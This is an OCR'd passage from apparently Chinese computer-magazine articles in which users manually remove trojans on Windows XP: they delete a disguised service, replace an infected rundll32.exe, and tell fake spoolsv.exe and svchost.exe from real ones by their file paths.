


图 2

有经验的黑友肯定都知道HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services下的键值都是以Windows的系统服务名来命名的。因此，在服务列表里肯定有一个名叫WinServerNamx的服务，点击“我的电脑”–>“管理”–>“服务”，结果证明我的分析是正确的，如图3。




图 3

就是它了，现在看你还往哪儿跑？我们把这个伪装的服务删除掉。因为在安全模式下这个服务并没有开启，所以直接在cmd下输入命令sc delete winservernamx即可，如图4。如果是在正常模式下，就要先停掉木马的服务。

现在，木马的服务就已经被停掉了，我又用卡巴斯基重新扫描了一下System32目录，发现依然有木马的提示，如图5。




图 4




图 5

看来这个rundll32.exe文件已经不“干净”了，我从其它电脑上拷贝了一个“干净”的rundll32.exe，当然，首先要删除掉原目录下的rundll32.exe，不过，千万不要忘记先删除dllcache里的rundll32.exe，再删除System32下的rundll32.exe，如图6，然后把“干净”的rundll32.exe拷贝过去就一切OK了，再用卡巴斯基检查，一切通过。




图 6

就这样，我帮了卡巴斯基一个大忙。

在此，提醒广大的读者：大家在查杀木马的时候一定要注意，杀毒软件不一定能杀死最新的病毒、木马，毕竟病毒、木马总是走在杀毒软件前面的，在这种情况下，我们就要自己动手，来帮杀毒软件的忙了，毕竟，靠别人不如靠自己！

反击之"spoolsv.exe"黑暗进程

王楠

坐到我熟悉的电脑前，打开了QQ，今天在线的MM好多呀！可还没等我聊上三句话，眼前却突然一黑——电脑重启了！

这是怎么了？难道和MM聊天也犯法？无奈地等着电脑重启，点了一下那个常用的帐户，登录进了桌面，却又发现死机了！只好调出了任务管理器（幸亏只是假死），注销了当前的帐户，回到登录窗口，又重新登录了一次，这次倒还不错，系统没有再死机。

重新登录QQ，跟上边的MM们道歉，突然，眼前又一黑……没错，系统又重启了，情况不妙，我再一次等着电脑重启，进入桌面后，这一次我可再不敢先干别的了，马上调出任务管理器，对所有的进程开始了排查（图1）。




图1

看着那些密密麻麻宛如芝麻多的进程，才明白自己平日对它们漠不关心的错误性——除了基本的进程外，其它的第三方进程全都不认识！没办法，我只有到百度上去询问，如图2、图3，刚找了两个相关进程的说明，眼前却再次一黑……




图2




图3

这该死的未知病毒，我恨死你了！第四次来到了欢迎界面，登录进入，接着查！在经过了七次的重启后，终于把那些陌生进程全部查了个遍，最终将目标锁定在了"spoolsv.exe"、"SVCHOST.EXE"两个进程上，二者都很可疑，因为根本找不到相关的程序名，而且在百度上对这两个进程的疑问也最多。

spoolsv.exe，进程文件spoolsv或spoolsv.exe

进程名称：Printer Spooler Service

描述：Windows打印任务控制程序，用以打印机就绪——将Windows打印机任务发送给本地打印机，也有可能是Backdoor.Ciadoor.B木马。该木马允许攻击者访问你的计算机，窃取密码和个人数据。该进程的安全级别是建议立即删除，正常位置应该是C:\windows\system32\spoolsv.exe。

现在想必各位已经明白了，我们可以通过正常文件的原位置与嫌疑病毒的位置相对比来判断此进程是否已经成了宿主。

进入电脑中的相关路径，找到了此程序，开始删除，却意外地被电脑阻止了，这也对，哪个弱智的后门会允许你这么轻易的删除！？

此路暂时不通，再来看看另一个进程"SVCHOST.EXE"！

Svchost.exe文件对那些从动态链接库中运行的服务来说是一个普通的主机进程名。Svhost.exe文件定位在系统的%systemroot%\system32文件夹下，在启动的时候，Svchost.exe检查注册表中的位置来构建需要加载的服务列表，这就会使多个Svchost.exe在同一时间运行，每个Svchost.exe的回话期间都包含一组服务，以至于单独的服务必须依靠Svchost.exe在那里启动，这样就更加容易控制和查找错误。

svchost.exe是NT核心系统的非常重要的进程，对于2000、xp来说，不可或缺。很多病毒、木马也会调用它。所以，深入了解这个程序，是玩电脑的必修课之一。

原来这一进程也可以被插入后门！太阴险了，假设WindowsXP系统被"w32.welchia.worm"感染了，正常svchost文件存在于"c:\windows\system32"目录下，如果发现该文件出现在其他目录下就要小心了。"w32.welchia.worm"病毒存在于"c:\windows\system32wins"目录中，因此使用进程管理器查看svchost进程的执行文件路径就很容易发现系统是否感染了病毒。Windows系统自带的任务管理器不能够查看进程的路径，可以使用第三方进程管理软件，例如"windows优化大师"进程管理器，通过这些工具就可以容易地查看到所有svchost进程的执行文件路径，一旦发现其执行路径为不平常的位置就应该马上进行检测和处理。

可见两者全是这样，只要路径不对基本上就可以怀疑为木马后门了，按此思路，我们分别到C盘中进行检查，最后发现，后者的路径相符，所以说——问题就出在"spoolsv.exe"上！

解决步骤：1.右键单机"我的电脑"，在弹出的菜单上选择管理项，进入"计算机管理"，选择"服务和应用程序"－"服务"（图4）。

